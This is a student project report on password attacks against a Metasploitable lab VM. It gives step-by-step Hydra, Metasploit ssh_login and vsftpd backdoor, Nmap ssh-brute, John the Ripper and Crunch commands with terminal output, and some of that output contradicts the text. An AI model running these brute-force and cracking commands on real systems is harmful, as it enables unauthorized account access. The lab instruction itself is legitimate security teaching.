CYBER SECURITY AND ETHICAL HACKING

Project Title: - System Hacking

Password attack Using

1. Hydra
2. Auxiliary Mode
3. NSE Scripts
4. John The Ripper
5. Password Generating Using Crunch

Submitted by: -

Diksha Sharma,

Institute of Technology, Nirma University

B Tech. CSE 3rd year

Abstract

In the modern digital landscape, password security plays a pivotal role in safeguarding sensitive information and protecting against unauthorized access. However, the human tendency to choose weak passwords and reuse credentials across multiple accounts exposes systems to a plethora of password attacks. This project delves into the intricacies of password attacks, exploring five prominent techniques: Hydra, Auxiliary Mode, NSE scripts, John the Ripper, and password generation using Crunch. Through comprehensive experimentation and analysis, the project aims to provide a thorough understanding of these techniques, their efficacy, and their implications for cybersecurity, emphasizing responsible tool usage and the implications these methodologies carry for bolstering system security.

Objective

The primary objective of this project is to unravel the intricacies of password attack techniques prevalent in ethical hacking and cybersecurity. By conducting hands-on experiments and scrutinizing the strengths and weaknesses of Hydra, Auxiliary Mode, NSE scripts, John the Ripper, and Crunch, the aim is to comprehend the vulnerabilities inherent in password security and equip individuals with the knowledge and insights necessary to make informed decisions regarding password security.

Introduction

In the ever-evolving landscape of cybersecurity, password attacks remain a ubiquitous threat, exploiting the most vulnerable aspect of security systems – the human element. As one of the most common application security threats, it accounted for more than 81% of data breaches in 2020. Attackers employ a range of techniques to bypass password protection, including brute force, dictionary, and social engineering attacks, to gain unauthorized access to systems. These intrusions can have devastating consequences, leading to data breaches, financial losses, and reputational damage.

Password attacks capitalize on the tendency of users to choose weak passwords and reuse them across multiple accounts. Weak passwords, often composed of easily guessable combinations of words or numbers, provide attackers with an easy entry point. Password reuse exacerbates the risk, as compromising one account exposes credentials for multiple systems. It involves exploiting a broken authorization vulnerability in the system combined with automatic password attack tools that speed up the guessing and cracking passwords. The attacker uses various techniques to access and expose the credentials of a legitimate user, assuming their identity and privileges. The username-password combination is one of the oldest known account authentication techniques, so adversaries have had time to craft multiple methods of obtaining guessable passwords. Additionally, applications that use passwords as the sole authentication factor are vulnerable to password attacks since the vulnerabilities are well understood.

To combat these threats, it is crucial to understand the various password attack techniques and adopt robust security measures. This project embarks on an examination of password attack methodologies, employing a simulated environment to maintain ethical standards. The tools under scrutiny include Hydra, renowned for its adaptability in brute-force attacks; Auxiliary Mode, involving supplementary tools and techniques; NSE scripts, harnessing the power of automation; John the

Ripper, a formidable password-cracking utility; and Crunch, a tool facilitating password generation.

1. Hydra:

Hydra stands out as a versatile tool in the arsenal of ethical hackers, primarily known for its proficiency in executing brute-force attacks. The theoretical analysis of Hydra delves into its capabilities, exploring its potential applications while underscoring the ethical imperative of robust password policies.

Hydra, developed by the hacker group "The Hacker's Choice," is a powerful and flexible brute-forcing tool used by penetration testers and ethical hackers. It is designed to crack passwords for various network services, including telnet, FTP, HTTP, HTTPS, SMB, and databases, among others. Hydra is known for its parallelized login cracking capabilities, allowing multiple connections to be made simultaneously. This parallelization significantly reduces the time required to crack a password.

2. Auxiliary Mode:

The Auxiliary Mode concept is explored, shedding light on ethical exploration to identify and address potential vulnerabilities. While avoiding practical implementation, the report discusses various auxiliary tools and techniques, offering theoretical insights into their roles within ethical hacking scenarios.

3. NSE Scripts:

Nmap Scripting Engine (NSE) scripts are dissected theoretically, emphasizing their role in automating tasks during penetration testing. The report underscores the significance of responsible use and adherence to ethical standards, elucidating the potential impact of NSE scripts on vulnerability identification and mitigation.

The Nmap Scripting Engine (NSE) is one of Nmap’s most powerful and flexible features. It allows users to write (and share) simple scripts to automate a wide variety of networking tasks. Those scripts are then

executed in parallel with the speed and efficiency you expect from Nmap. The core of the Nmap Scripting Engine is an embeddable Lua interpreter. The second part of the Nmap Scripting Engine is the NSE Library, which connects Lua and Nmap.

NSE scripts define a list of categories they belong to. Currently defined categories are **auth, broadcast, brute, default. discovery, dos, exploit, external, fuzzer, intrusive, malware, safe, version, and vuln**.

4. John the Ripper:

The project discusses John the Ripper within the ethical hacking framework, providing an in-depth analysis of its functionalities. Emphasis is placed on understanding how John the Ripper operates as a password cracking tool and advocating for the implementation of secure password policies to counteract potential threats.

John the Ripper (JtR) is a popular password-cracking tool. John supports many encryption technologies for Windows and Unix systems (Mac included). One remarkable feature of John is that it can autodetect the encryption for common formats. This will save you a lot of time in researching the hash formats and finding the correct tool to crack them.

John is also a dictionary-based tool. This means that it works with a dictionary of common passwords to compare it with the hash in hand. Here is a common password list called rockyou.txt. While you can use popular wordlists like RockYou, John also has its own set of wordlists with thousands of common passwords. This makes John very effective when cracking systems with weak passwords.

This is how John works by default:

- recognize the hash type of the current hash
- generate hashes on the fly for all the passwords in the dictionary
- stop when a generated hash matches the current hash.

This is not the only way John finds a password. You can also customize John based on your requirements. For example, you can specify the password format using the—— format flag.

5. Crunch:

Theoretical exploration of Crunch revolves around its application in password generation. The report highlights the importance of creating strong and complex passwords and advocates for the implementation of secure password policies to mitigate potential attacks.

In order to hack a password, we have to try a lot of passwords to get the right one. When an attacker uses thousands or millions of words or character combinations to crack a password there is no surety that any one of those millions of combinations will work or not. This collection of a different combination of characters is called a wordlist. And in order to crack a password or a hash, we need to have a good wordlist which could break the password. So to do so we have a tool in kali Linux called crunch

Crunch is a wordlist generating tool that comes pre-installed with Kali Linux. It is used to generate custom keywords based on wordlists. It generates a wordlist with permutation and combination. We could use some specific patterns and symbols to generate a wordlist.


Often times attackers have the need to generate a wordlist based on certain criteria which are required for pentest scenarios like password spraying/brute-forcing. Other times it could be a trivial situation like directory enumeration. Crunch is a tool developed in C by **bofh28** that can create custom, highly modifiable wordlists that may aid an attacker in the situations mentioned above. It takes in min size, max size and alphanumeric character sets as input and generates any possible combination of words with or without meaning and writes it out in a text file.

Methodology

Task 1: Password attacks using hydra tool

In the implementation below, the -L flag indicates a <userlist>, -P indicates a <Password list> and the URL telnet://192.168.114.130 to cause it to test that particular ip. Here, for a single specific user and a specific password the flags used are -l and -p.

$ hydra -L /root/usernames.txt -P /root/passwords.txt telnet://192.168.114.130



Hydra can be used to conduct brute-force attacks against web applications.

Task 2: Password attacks using Auxiliary mode


Step 1: Open Both machines Kali Linux and Metasploitable, I'm using the virtual box for using both machines simultaneously and check for IP addresses so that we know the target IP address, using the command:

$ ifconfig

Step 2: Now what we are going to do is perform an NMAP scan to get the list of open ports on the target machine, to do so use the command:

$ nmap -sS -sV 192.168.10.3 (the IP address of the target machine)

This will prompt the versions of services and open ports list on the target machine.




Step 3: In the above output you can see that we have an open FTP port that is running on port 21/tcp and the version is vsftpd 2.3.4. so we are going to exploit this vulnerability using Metasploit with simple steps.

Open msfconsole and type the command for using the vsftpd exploit

$ msfconsole

$ msf6 > use exploit/unix/ftp/vstpd_234_backdoor

Now that we can see that we are using the exploit now let's set the RHOST i.e., target IP address.



Now we are going to search for ssh_login Auxiliaries by using the Search command in msfconsole as you can see in the image below.

search ssh

```
last opened session
Metasploit Documentation: https://docs.metasploit.com/

msf6 > search ssh

Matching Modules
================

   #   Name                                                     Disclosure Date  Rank       Check
   -   ----                                                     ---------------  ----       -----
   0   exploit/linux/http/alienvault_exec                       2017-01-31       excellent  Yes
USM Remote Code Execution
   1   auxiliary/scanner/ssh/apache_karaf_command_execution     2016-02-09       normal     No
ult Credentials Command Execution
   2   auxiliary/scanner/ssh/karaf_login                                         normal     No
n Utility
   3   exploit/apple_ios/ssh/cydia_default_ssh                  2007-07-02       excellent  No
 SSH Password Vulnerability
   4   exploit/unix/ssh/arista_tacplus_shell                    2020-02-02       great      Yes
 shell escape (with privesc)
   5   exploit/unix/ssh/array_vxag_vapv_privkey_privesc         2014-02-03       excellent  No
PV and vxAG Private Key Privilege Escalation Code Execution
   6   exploit/linux/ssh/ceragon_fibeair_known_privkey          2015-04-01       excellent  No
P-10 SSH Private Key Exposure
   7   auxiliary/scanner/ssh/cerberus_sftp_enumusers            2014-05-27       normal     No
```

We will use the auxiliary/scanner/ssh/ssh_login from the results, to use this module type command:

msf6 > use auxiliary/scanner/ssh/ssh_login

Now let’s see the options available to set our target, to see the options use the command Show options.

msf6 > (auxiliary/scanner/ssh/ssh_login) > show options

```
msf6 > use auxiliary/scanner/ssh/ssh_login
msf6 auxiliary(scanner/ssh/ssh_login) > show options

Module options (auxiliary/scanner/ssh/ssh_login):

   Name             Current Setting  Required  Description
   ----             ---------------  --------  -----------
   BLANK_PASSWORDS  false            no        Try blank passwords for all users
   BRUTEFORCE_SPEED 5                yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS     false            no        Try each user/password couple stored in the current database
   DB_ALL_PASS      false            no        Add all passwords in the current database to the list
   DB_ALL_USERS     false            no        Add all users in the current database to the list
   DB_SKIP_EXISTING none             no        Skip existing credentials stored in the current database (Accepted: none, u
                                               ser, user&realm)
   PASSWORD                          no        A specific password to authenticate with
   PASS_FILE                         no        File containing passwords, one per line
   RHOSTS                            yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki
                                               /Using-Metasploit
   RPORT            22               yes       The target port
   STOP_ON_SUCCESS  false            yes       Stop guessing when a credential works for a host
   THREADS          1                yes       The number of concurrent threads (max one per host)
   USERNAME                          no        A specific username to authenticate as
   USERPASS_FILE                     no        File containing users and passwords separated by space, one pair per line
   USER_AS_PASS     false            no        Try the username as the password for all users
   USER_FILE                         no        File containing usernames, one per line
   VERBOSE          false            yes       Whether to print output for all attempts

View the full module info with the info, or info -d command.
```

You can see in the above image we have a bunch of different options to set before launching our attack.

Step 4: Now set the required options and launch the attack.

Set the options that are required with the set command as followed in the image below.

set RHOST 192.168.10.3

set THREADS 3

set STOP_ON_SUCCESS true

set VERBOSE true

```
msf6 auxiliary(scanner/ssh/ssh_login) > set RHOST 192.168.10.3
RHOST => 192.168.10.3
msf6 auxiliary(scanner/ssh/ssh_login) > set THREADS 3
THREADS => 3
msf6 auxiliary(scanner/ssh/ssh_login) > set STOP_ON_SUCCESS true
STOP_ON_SUCCESS => true
msf6 auxiliary(scanner/ssh/ssh_login) > set VERBOSE true
VERBOSE => true
msf6 auxiliary(scanner/ssh/ssh_login) > show options

Module options (auxiliary/scanner/ssh/ssh_login):

   Name                 Current Setting  Required  Description
   ----                 ---------------  --------  -----------
   BLANK_PASSWORDS      false            no        Try blank passwords for all users
   BRUTEFORCE_SPEED     5                yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS         false            no        Try each user/password couple stored in the current database
   DB_ALL_PASS          false            no        Add all passwords in the current database to the list
   DB_ALL_USERS         false            no        Add all users in the current database to the list
   DB_SKIP_EXISTING     none             no        Skip existing credentials stored in the current database (Accepted: none, u
                                                   ser, user&realm)
   PASSWORD                              no        A specific password to authenticate with
   PASS_FILE                             no        File containing passwords, one per line
   RHOSTS               192.168.10.3     yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki
                                                   /Using-Metasploit
   RPORT                22               yes       The target port
   STOP_ON_SUCCESS      true             yes       Stop guessing when a credential works for a host
   THREADS              3                yes       The number of concurrent threads (max one per host)
   USERNAME                              no        A specific username to authenticate as
   USERPASS_FILE                         no        File containing users and passwords separated by space, one pair per line
   USER_AS_PASS         false            no        Try the username as the password for all users
   USER_FILE                             no        File containing usernames, one per line
```


After these options are set now we are going to use a PASSWORD list as the program doesn’t have one. So, to show you the attack successful I have created a password list that contains usernames and passwords, separated by space as it says in the image above for USERPASS_FILE.

Now set the password list with the command set, as shown in the image below:

set USERPASS_FILE (path to the password list)

Step 5: We are all set to go and now we can launch the attack and watch each attempt on the terminal, to launch the attack use run the command.

After typing the run command it will start brute forcing into the system and when the attack is successful it will return the password and username. as you can see in the image below the default password for Metasploitable 2 is msfadmin and username also msfadmin and it had been successful.



Task 3: Password attacks using NSE Scripts

SSH is a secure remote administration protocol and supports open ssl & password-based authentication. To brute-force SSH password-based authentication, we can use “ssh-brute.nse” Nmap script.


Pass username and password list as an argument to Nmap.

```
$ cd /usr/share/nmap/scripts
$ ls -l | grep ssh
$ nmap --script ssh-brute.nse -p 22 192.168.114.130
```

Task 4: Password attacks using John The Ripper


John the Ripper works by using the **dictionary method** favorited by attackers as the easiest way to guess a password. It takes text siting samples from a word list using common dictionary words of common passwords. It can also deal with encrypted passwords, and address online and offline attacks.

First, I am creating a zip file with password **"abc"** and then I will apply John The Ripper on this zip file.



Now, using zip2john root.zip command, it generates a password hash $.

The above highlighted text is the Password hash for the zip file. Copying the generated hash value into a file named hash.txt using zip2john root.zip > root.txt



Now cracking the password of this zip file using john command – john --format=zip root.txt

```
┌──(root💀 kali)-[~/Desktop/root]
└─# john --format=zip root.zip root.txtt
Warning: invalid UTF-8 seen reading gvp.zip
Using default input encoding: UTF-8
Loaded 1 password hash (ZIP, WinZip [PBKDF2-SHA1 256/256 AVX2 8x])
Will run 4 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 3 candidates buffered for the current salt, minimum 32 needed for performance.
Almost done: Processing the remaining buffered candidate passwords, if any.
Warning: Only 28 candidates buffered for the current salt, minimum 32 needed for performance.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
root                 (root.zip root.txt)
1g 0:00:00:00 DONE 2/3 (2021-11-08 19:23) 1.694g/s 51245p/s 51245c/s 51245C/s 123456..ferrises
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

password retrieved

Archiving the zip with a strong password.

```
┌──(root💀 kali)-[~/Desktop/root]
└─# ls
root  root.txt  root.zip

┌──(root💀 kali)-[~/Desktop/root]
└─# zip2john root.zip
root.zip/root:$zip2$*0*1*0*09af457ecb3e7f81*c612*0**115622061188a522920b*$/zip2$:root:root.zip:root.zip
ver 81.9 root.zip/root is not encrypted, or stored with non-handled compression type

┌──(root💀 kali)-[~/Desktop/root]
└─# zip2john root.zip > root.txt
ver 81.9 root.zip/root is not encrypted, or stored with non-handled compression type

┌──(root💀 kali)-[~/Desktop/root]
└─# cat root.txt
root.zip/root:$zip2$*0*1*0*09af457ecb3e7f81*c612*0**115622061188a522920b*$/zip2$:root:root.zip:root.zip

┌──(root💀 kali)-[~/Desktop/root]
└─# john --format=zip root.zip
Using default input encoding: UTF-8
No password hashes loaded (see FAQ)

┌──(root💀 kali)-[~/Desktop/root]
└─# john --format=zip root.zip root.txt
Using default input encoding: UTF-8
No password hashes loaded (see FAQ)
```

You can check all the formats that supports by JTR with the following command:

john --list=formats

Task 5: Password generating using Crunch

Password brute-force is a technique of generating all possible combinations of characters and using them for password cracking. Crunch is one powerful tool to create such list of passwords.

For example, to create a wordlist containing the character 0-9 and A-F we enter following command:

$ crunch 6 6 0123456789ABCDEF -o pass.txt

File created, with over 16 million combinations.

```
┌──(root💀 kali)-[~]
└─# crunch 6 6 0123456789ABCDEF -o pass.txt
Crunch will now generate the following amount of data: 117440512 bytes
112 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 16777216

crunch: 100% completed generating output
```

